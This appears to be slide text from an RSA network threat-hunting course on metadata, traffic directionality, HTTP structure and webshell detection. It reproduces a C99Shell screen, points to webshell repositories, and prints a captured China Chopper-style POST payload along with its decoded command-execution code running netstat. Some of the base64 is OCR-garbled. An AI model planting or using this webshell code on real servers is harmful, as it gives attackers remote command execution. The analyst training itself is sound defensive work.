"What's the Big Deal? It's just Metadata."

Have you ever looked through a pcap looking for "what", "who", "where"?

Metadata is the answer to many of those questions.

What kind of session was it? *service*

Who initiated the session? *ip.src*

What credentials did they present? *username, password*

What did they access? *directory, filename*

HOWEVER

There is a point where Meta Data may not be enough.

Analysts must understand the underlying protocols.

See Bill Motley's book on parsers for more information on MetaData and Parsers.

<https://community.rsa.com/docs/DOC-41370>

RSA

PARSERS

A Treatise on Writing Packet Parsers for Security Analytics

RSA


HUNTING METHODOLOGY BASICS

WHAT ARE YOU HUNTING FOR

- Go Hunting For *SOMETHING*
 - May Find Something Totally Different
 - Start Out Looking For Particular Type of Attacker/Malicious Activity
 - Build A Investigative View Which Will Contain Your Activity
 - This Builds Your ‘Depth-First’ View
- Then See What You Find When You Are There
 - Focus On Key Areas That Describe Your Activity
 - May Begin Searching for C2 (Outbound, TCP_SYN)
 - When There, You Observe SSH Over 443
- Build From Layer 3 – Up
 - Direction, TCP Flags, Payload not zero, Single sided vs bidirectional, payload rx vs tx bytes
- Then Into Layer 5-7
 - Services (HTTP/SSH/HTTPS/RDP/Telnet/FTP/etc)


DIRECTIONALITY

- **North / South**
 - Inbound
 - External to DMZ
 - External to Internal
 - Outbound
 - Internal to external
 - Proxy to external
- **East / West**
 - Lateral
 - Internal to DMZ
 - DMZ to Internal
- **External to External**
 - Likely an unknown ‘owned’ network is involved’
 - Subnet reuse?



SERVICE

- Requires an analyst to have a plan
 - Focus on One Service at a time
- What are you looking for?
 - Changes depending on directionality / Service
- How does this protocol send and receive data to and from the Internet?
- What aspects of the protocol indicate behavior and how do human requests differ from machine generated requests?
- What legitimate looking requests shouldn't be there?
- Define "normal" traffic and remove it from your view
- Customize meta groups & Column Groups for specific views on each protocol



HTTP: Structure and Session Reuse - GET

- GET and POST two most common Methods
- POST < GET requests
- HTTP/1.1+ supports session reuse (sometimes called pipelining)
- GET, HEAD, PUT and DELETE methods can be pipelined
- POST method requests should not be pipelined because it might produce different results if repeated.

```
GET / HTTP/1.1\r\nHost: rsa.com\r\nConnection: keep-alive\r\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\r\nUser-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/35.0.1916.153 Safari/537.36\r\nDNT: 1\r\nAccept-Encoding: gzip,deflate,sdch\r\nAccept-Language: en-US,en;q=0.8\r\n\r\nHTTP/1.1 301 Moved Permanently\r\nDate: Tue, 17 Jun 2014 13:51:04 GMT\r\nServer: Apache/2.2.3 (Red Hat)\r\nLocation: http://www.emc.com/domains/rsa/index.htm\r\nVary: Accept-Encoding\r\nContent-Encoding: gzip\r\nContent-Length: 254\r\nConnection: close\r\nContent-Type: text/html; charset=iso-8859-1\r\n\r\n.....mP.N.0...)Lop ...B!..E..A5...i.R.i.4...I;.\\"...lyu.n....m}.C....m .E...3bQ..M.2..%U.4.vJ.&.....:\r\n[...XC..R.}.../.D....N.g.J....D..6..5.6....V.J....!5!....4...h.E.,...~$]\r\n{.?&L.a..I....c!=..z..1.....`K.....Z.6T.....3....OH~,~.T.A...
```

HTTP: Structure - POST


```
POST /utilities/search.esp HTTP/1.1 x0Dx0A
Host: www.emc.com x0Dx0A
Connection: keep-alive x0Dx0A
Content-Length: 30 x0Dx0A ←
Cache-Control: max-age=0 x0Dx0A
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 x0Dx0A
Origin: http://www.emc.com x0Dx0A
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/35.0.1916.153 Safari/537.36 x0Dx0A
Content-Type: application/x-www-form-urlencoded x0Dx0A
DNT: 1 x0Dx0A
Referer: http://www.emc.com/domains/rsa/index.htm x0Dx0A
Accept-Encoding: gzip,deflate,sdch x0Dx0A
Accept-Language: en-US,en;q=0.8 x0Dx0A
Cookie: s_nr=1401384124009; AMCV_A6F4776A5245B0EA0A490D44%40adobeorg=-1750968858%7CMCMID%7C82618307057352255633507962971893476707%7CMCAAMLH-1403617859%7C7%CMCAAMB-1403617859%7Chmk_Lq6TPIBMW925SPhw3Q%7CMCAID%7C29AF25ED851D0B40-6000014E200004D0; mbox=check#true#1403013120|session#1403013059035-509270#1403014920|PC#1403013059035-509270.17_06#1404222660; __atuvc=0%7C21%2C0%7C22%2C0%7C23%2C0%7C24%2C1%7C25; __utma=226804802.406810224.1398688727.1403013063.2; __utmb=226804802.1.10.1403013063; __utmc=226804802; __utmz=226804802.1398688727.1.1.utmccsr=google|utmccn=(organic)|utmcmd=organic|utmctr=(not%20provided); UW_JSESSIONID=0AFBA260D5851EAF0DC07BC72A1C9F4E.vm06tcs_8080; UW_JSESSIONID=0AFBA260D5851EAF0DC07BC72A1C9F4E.vm06tcs_8080; s_cc=true; s_sq=%5B%58B%5D%5D; s_vi=[cs]v1|[29AF25ED851D0B40-6000014E200004D0][CE]; s_fid=147EBB7B34911D58-3654F9CC64A81F4A; s_visit=1; s_ppn=domains%2Frsa%2Findex.htm; c=undefineddirect%20LoadDirect%20Load; s_ppv=domains%2Frsa%2Findex.htm%2C73%2C73%2C1147%2C1547%2C1147%2C2560%2C1600%2C1%2CP; 67761027-VID=11231097516980; 67761027-SKEY=6984103639389352568; HumanClicksiteContainerID_67761027=STANDALONE; s_ppv=domains%2Frsa%2Findex.htm%2C73%2C73%2C1147%2C1547%2C1147%2C2560%2C1600%2C1%2CP x0Dx0Ax0Dx0A
searchstring=this+is+my+search

HTTP/1.1 200 OK x0Dx0A
Server: Apache-Coyote/1.1 x0Dx0A
WWW-Authenticate: Basic realm="CT" x0Dx0A
X-UA-Compatible: IE=edge,chrome=1 x0Dx0A
Pragma: no-cache x0Dx0A
Content-Type: text/html;charset=utf-8 x0Dx0A
Content-Language: en-US x0Dx0A
Vary: Accept-Encoding x0Dx0A
Content-Encoding: gzip x0Dx0A
Content-Length: 17361 x0Dx0A ←
Cache-Control: public, private, max-age=0 x0Dx0A
Expires: Tue, 17 Jun 2014 13:51:18 GMT x0Dx0A
Date: Tue, 17 Jun 2014 13:51:18 GMT x0Dx0A
Connection: keep-alive x0Dx0A
Set-Cookie: UW_JSESSIONID=0AFBA260D5851EAF0DC07BC72A1C9F4E.vm06tcs_8080; Expires=Thu, 01-Jan-1970 00:00:10 GMT x0Dx0A x0Dx0A
```

RSA

METHOD
Requested Path
HTTP Version
HTTP Header
Body

HTTP



Webshells

Webshell – A script that resides on a public facing web server which provides remote access & command execution capability to the web servers where they are installed.

Wide variety of off-the-shelf scripts available that fit most web servers using common web programming languages.

Normally small files that execute commands and provide the result back via a web page

Webshells can be as small as just over 20 bytes, and as large and fully featured as a traditional Trojan.


Stealthy and effective

Adversaries typically access webshells over SSL thus limiting visibility and detectability on network traffic.

Access on demand, do not use beaconing like traditional Trojans.

Webshells

- Lightweight



Webshells

▪ Full Featured

!C99Shell v. 1.0 pre-release build #16!

Software: Apache/2.2.9 (Unix) mod_ssl/2.2.9 OpenSSL/0.9.7a mod_auth_passthrough/2.1 mod_bwlimited/1.4 FrontPage/5.0.2.2635 PHP/4.4.7
uname -a: Linux little- [REDACTED].biz 2.6.9-55.0.6.Elsmp #1 SMP Tue Sep 4 21:36:00 EDT 2007
i686
uid=99(nobody) gid=99(nobody) groups=99(nobody)
Safe-mode: OFF (not secure)
/home/shoppe/public_html/cgi-bin/ drwxr-xr-x
Free 373.07 GB of 431.93 GB (86.37%)

Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Self remove Logout

Listing folder (4 files and 0 folders):

Name	Size	Modify	Owner/Group	Perms	Action
..	LINK	06.11.2008 20:20:23	nobody/shoppe	drwxrwxr-x	
.	LINK	17.05.2008 02:31:17	shoppe/shoppe	drwxr-xr-x	
cgiecho	17.22 KB	17.05.2008 02:31:17	shoppe/shoppe	-rwxr-xr-x	
cgiemail	17.22 KB	17.05.2008 02:31:17	shoppe/shoppe	-rwxr-xr-x	
entropybanner.cgi	3.09 KB	17.05.2008 02:31:17	shoppe/shoppe	-rwxr-xr-x	
randhtml.cgi	3.08 KB	17.05.2008 02:31:17	shoppe/shoppe	-rwxr-xr-x	

Select all Unselect all With selected: Confirm

:: Command execute ::

Enter: Execute Select: Execute

:: Shadow's tricks :D ::

Useful Commands: Kernel version Kernel Info: Linux little- [REDACTED] host
Warning: Kernel may be alerted using higher levels

:: Preddy's tricks :D ::

Php Safe-Mode Bypass (Read Files): File: Read File

Php Safe-Mode Bypass (List Directories): Dir: List Directory

Webshells

- Large Variety Available

The screenshot shows a web browser displaying the URL explore.webshell-archive.org. The page title is "Index of /". On the left, there is a sidebar with a list of webshell names. To the right, there is a main content area showing a table of webshell names and their last modified times.

Webshell Name	Last Modified
..	19-Nov-2014 09:39
ajaxshell/	18-Nov-2014 11:22
angel/	18-Nov-2014 11:26
aspsspy2/	18-Nov-2014 11:25
asp/	19-Nov-2014 09:38
b374k/	18-Nov-2014 11:29
c100/	19-Nov-2014 09:35
c99/	18-Nov-2014 11:36
cyb3rsh3ll/	18-Nov-2014 11:40
dq/	19-Nov-2014 09:39
filesman/	19-Nov-2014 16:39
jfolder/	19-Nov-2014 16:22
jsHELL/	19-Nov-2014 16:23
jspspy/	18-Nov-2014 11:41
kacak/	19-Nov-2014 09:37
r57/	18-Nov-2014 11:44
simattacker/	18-Nov-2014 11:43
sosyete/	18-Nov-2014 11:21
zehir4/	18-Nov-2014 17:39
robots.txt	

The screenshot shows a GitHub repository page for <https://github.com/tennc/webshell>. The repository has a master branch. The latest commit was made 22 hours ago. The commits listed include various shell additions and updates.

Commit	Message	Time Ago
tennc add wso-4.2.4.php @twepl	update 138 shell readme	3 years ago
138shell	add devilzshell	2 years ago
Backdoor Dev Shells	修正 readme	3 days ago
antSword-shells	Create good_1.asp	4 months ago
asp	Update readme.md	10 months ago
aspx	删除原蛟 jsp shell, 添加中国蛟 shell 目录及多个 shell	3 days ago
caidao-shell	add mssql.asp	a year ago
drag	update README.md	3 years ago
fuzzdb-webshell	Create JSP_File_browser.jsp	14 days ago
fuzzdb-webshell	Create jw.jspx	11 months ago
jsp	update net-friend	3 years ago
jspx	add small_shell.txt @tdifg	10 months ago
net-friend	add wso-4.2.4.php @twepl	22 hours ago
other	add some webshell	2 years ago
php	add xshock by python	2 years ago
pl	add reverse-shell-cheat-sheet	6 months ago
py	update README.md	3 years ago
rec	reupdate xakeshell	11 months ago
web-malware-collection-13-06-2012	Update README.md	2 years ago
www-7yewu-cn	Update README.md	a year ago

RSA

Webshells

```
POST /email.aspx HTTP/1.1
Cache-Control: no-cache
X-Forwarded-For: 143.126.191.119
Referer: http://dev.automationinaction.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: dev.automationinaction.com
Content-Length: 1119
Connection: Close

cookie=Response.Write(">|");var err:Exception;try{eval(System.Text.Encoding.GetE
ncoding(936).GetString(System.Convert.FromBase64String("dmFyIGM9bmV3IFN5c3RlbS5EA
WFnbm9zdGljcyQcm9jZXNzU3RhcnRJbmZvKFN5c3RlbS5UZXh0LkVuY29kaW5nLkdldEVuY29kaW5nKD
kzNikuR2V0U3RyaW5nKFN5c3RlbS5Db252ZXJ0LkZyb21CYXN1NjRTdHJpbmcoUmVxdWVzdC5JdGVtWyJ
6MSJdKSkpO32hc1B1Pw5ldyBTeXN0ZWouRG1hZ25vc3RpY3MuUHJvY2Vzcypg03ZhciBvdXQ6U3lzdGvt
Lk1PL1N0cmVhbVh1YWR1cixFStpTeXN0ZWouSU8uU3Ry2WFtUmVhZGVyO2MuVXN1U2h1bGxFeGVjdXR1P
WZnbHN1O2MuUmVkaXJLY3RTdGFuZGFyZE91dHB1dD10cnVlO2MuUmVkaXJLY3RTdGFuZGFyZEVycmByPX
RydWU7Z5TdGFydEluZm89YztjLkFyZ3VtZW50cz0iL2MglitTeXN0ZWouVGv4dC5FbmNvZGluZy5HZXR
FbmNvZGluZyg5MzYpLkdldFN0cmLuZyhTeXN0ZWouQ29udmVydC5Gcm9tQmFzZTY0U3RyaW5nKFJ1cXV1
c3QuSXRLbVsiejIiXSkpO2UuU3RhcnQoKItvdXQ9Z55TdGFuZGFyZE91dHB1dDtFST11LLN0Y5kYXJukR
XJyb3I7Z55DbG9zZSgpO1Jlc3BvbnN1LldyaXR1KG91dC5SZWFkVG9FbmQoKStFSS5SZWFkVG9FbmQoKS
k7")),"unsafe");}catch(err){Response.Write("ERROR:// "+err.message);}Response.W
rite("<-");Response.End();&z1=Y21k&z2=Y2QgL2QgIkM6XGluZXRwdWJcd3d3cm9vdFwiJm5ldH
NOYXQgLWFuIHwgZmlu2CAiRVNUQUJMSVNIRUQiJmVjaG8gW1NdJmNkJmVjaG8gW0Vd
```

HTTP/1.1 200 OK

```
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Thu, 11 Feb 2016 17:28:16 GMT
Connection: close
Content-Length: 240

->|  TCP  172.30.200.25:80      172.30.200.157:49940  ESTABLISHED
    TCP  172.30.200.25:52536   172.30.200.15:135    ESTABLISHED
    TCP  172.30.200.25:52537   172.30.200.15:49155    ESTABLISHED
[S]
C:\inetpub\wwwroot
[E]
|<-
```

Webshells

```
POST /email.aspx HTTP/1.1
Cache-Control: no-cache
X-Forwarded-For: 143.126.191.119
Referer: http://dev.automationinaction.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: dev.automationinaction.com
Content-Length: 1119
Connection: Close
```

```
cookie=Response.Write(">|");var err:Exception;try/eval(System.Text.Encoding.GetE
ncoding(936).GetString(System.Convert.FromBase64String("dmFyIGM9bmV3IFN5c3R1bS5Ea
WFnbm9zdGljcy5Qcm9jZXNzU3RhcnRJbm2vKFN5c3R1bS5U2Xh0LkVuY29kaW5nLkd1dEVuY29kaW5nKD
kzNikuR2V0U3RyaW5nKFN5c3R1bS5Db25ZXJ0LkZyb21CYXN1NjRTdHJpbmcUmVxdWVzdC5JdGVtWyJ
6MSJdKSkpO3ZhciB1PW51dyBTeXN02W0uRG1hZ25vc3RpY3MuUHJvY2Vzcyp03ZhciBvdXQ6U31zdGVt
Lk1PL1N0cmVhbVJ1YWR1cixFSTpTeXN02W0uSU8uU3RyZWFTUmVhZGVyO2MuVXN1U2h1bGxFeGVjdXR1P
W2hbHN1O2MuUmVkaXJ1Y3RTdGFuZGFyZE91dHB1dD10cnV1O2MuUmVkaXJ1Y3RTdGFuZGFyZEVycm9yPX
RydWU7ZS5TdGFydEluZm89YztjLkFyZ3VtZW50cz0iL2MgIitTeXN02W0uVGv4dC5FbmNvZGluZy5HZXR
FbmNvZGluZyg5MzYpLkd1dFN0cmLuZyhTeXN02W0uQ29udmVydC5Gcm9tQmFz2TY0U3RyaW5nKFJ1cXV1
c3QuSXR1bVsiejIiXSkpO2UuU3RhcnQoKTtvdXQ9ZS5TdGFuZGFyZE91dHB1dDtFST11L1N0YW5kYXJkR
XJyb3I7ZS5DbG9z2Sgp01J1c3BvbnN1LldyaXR1KG91dC5S2WFkVG9FbmQoKStFSS5S2WFkVG9FbmQoKS
k7")),"unsafe");}catch(err){Response.Write("ERROR:// "+$2Berr.message);}Response.W
rite("|<-");Response.End();$z1=Y21k$z2=Y2QgL2QgIkM6XG1uZXRwdWJcd3d3cm9vdFwiJm51dH
NOYXQgLWFuIHwgZmluZCAiRVNUQUJMSVNIRUQiJmVjaG8gW1NdJmNkJmVjaG8gW0Vd
```

Webshells

```
var c = new System.Diagnostics.ProcessStartInfo(System.Text.Encoding.GetEncoding(936).GetString(System.Convert.FromBase64String(Request.Item["z1"])));
var e = new System.Diagnostics.Process();
var out: System.IO.StreamReader, EI: System.IO.StreamReader;
c.UseShellExecute = false;
c.RedirectStandardOutput = true;
c.RedirectStandardError = true;
e.StartInfo = c;
c.Arguments = "/c " + System.Text.Encoding.GetEncoding(936).GetString(System.Convert.FromBase64String(Request.Item["z2"]));
e.Start();
out = e.StandardOutput;
EI = e.StandardError;
e.Close();
Response.Write(out.ReadToEnd() + EI.ReadToEnd());
```

Webshells

```
POST /email.aspx HTTP/1.1
Cache-Control: no-cache
X-Forwarded-For: 143.126.191.119
Referer: http://dev.automationinaction.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: dev.automationinaction.com
Content-Length: 1119
Connection: Close

cookie=Response.Write(">|");var err:Exception;try{eval(System.Text.Encoding.GetE
ncoding(936).GetString(System.Convert.FromBase64String("dmFyIGM9bmV3IFN5c3RlbS5Ea
WFnbm9zdGljcy5Qcm9jZXNzU3RhcnRJbm2vKFN5c3R1bS5U2Xh0LkVuY29kaW5nLkd1dEVuY29kaW5nKD
kzNikuR2V0U3RyaW5nKFN5c3R1bS5Db25ZXJ0LkZyb21CYXN1NjRTdHJpbmcoUmVxdWVzdC5JdGVtWyJ
6MSJdKSkpO3ZhciB1PW51dyBTeXN0ZWoUaRGlhZ25vc3RpY3MuUHJvY2Vzcyp03ZhciBvdXQ6U31zdGVt
Lk1PL1N0cmVhbVJ1YWR1cixFSTpTeXN0ZWoUaSU8uU3RyZWFTUmVhZGVyO2MuVXN1U2h1bGxFeGVjdXR1P
W2hbHN1O2MuUmVkaXJ1Y3RTdGFuZGFyZE91dHB1dD10cnV1O2MuUmVkaXJ1Y3RTdGFuZGFyZEVycm9yPX
RydWU7ZS5TdGFydEluZm89YztjLkFyZ3VtZW50cz0iL2MgIitTeXN0ZWoUaVGv4dC5FbmNvZGluZy5HZXR
FbmNvZGluZyg5MzYpLkd1dFN0cmLuZyhTeXN0ZWoUaQ29udmVydC5Gcm9tQmFz2TY0U3RyaW5nKFJ1cXV1
c3QuSXR1bVsiejIiXSkpO2UuU3RhcnQoKTtvdXQ9ZS5TdGFuZGFyZE91dHB1dDtFST11L1N0YW5kYXJkR
XJyb3I7ZS5DbG9z2Sgp01J1c3BvbN1LldyaXR1KG91dC5S2WFkVG9FbmQoKStFSS5S2WFkVG9FbmQoKS
k7")),"unsafe");}catch(err){Response.Write("ERROR:// "+$2Berr.message);}Response.W
rite("|<");Response.End();az1=Y21ka|z2=Y2QgL2QgIkM6XGluZXRwdWJcd3d3cm9vdFwiJm51dH
NOYXQgLWFuIHwgZmluZCAiRVNUQUJMSVNIRUQiJmVjaG8gW1NdJmNkJmVjaG8gW0Vd
```

Webshells

- z1=cmd
- z2=cd /d "C:\inetpub\wwwroot\"&netstat -an | find "ESTABLISHED"&echo [S]&cd&echo [E]

Webshells

HTTP/1.1 200 OK

```
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Thu, 11 Feb 2016 17:28:16 GMT
Connection: close
Content-Length: 240

->|  TCP  172.30.200.25:80          172.30.200.157:49940  ESTABLISHED
   |  TCP  172.30.200.25:52536      172.30.200.15:135    ESTABLISHED
   |  TCP  172.30.200.25:52537      172.30.200.15:49155    ESTABLISHED
[S]
C:\inetpub\wwwroot
[E]
|<-
```

WEBSHELLS (POST-BASED)

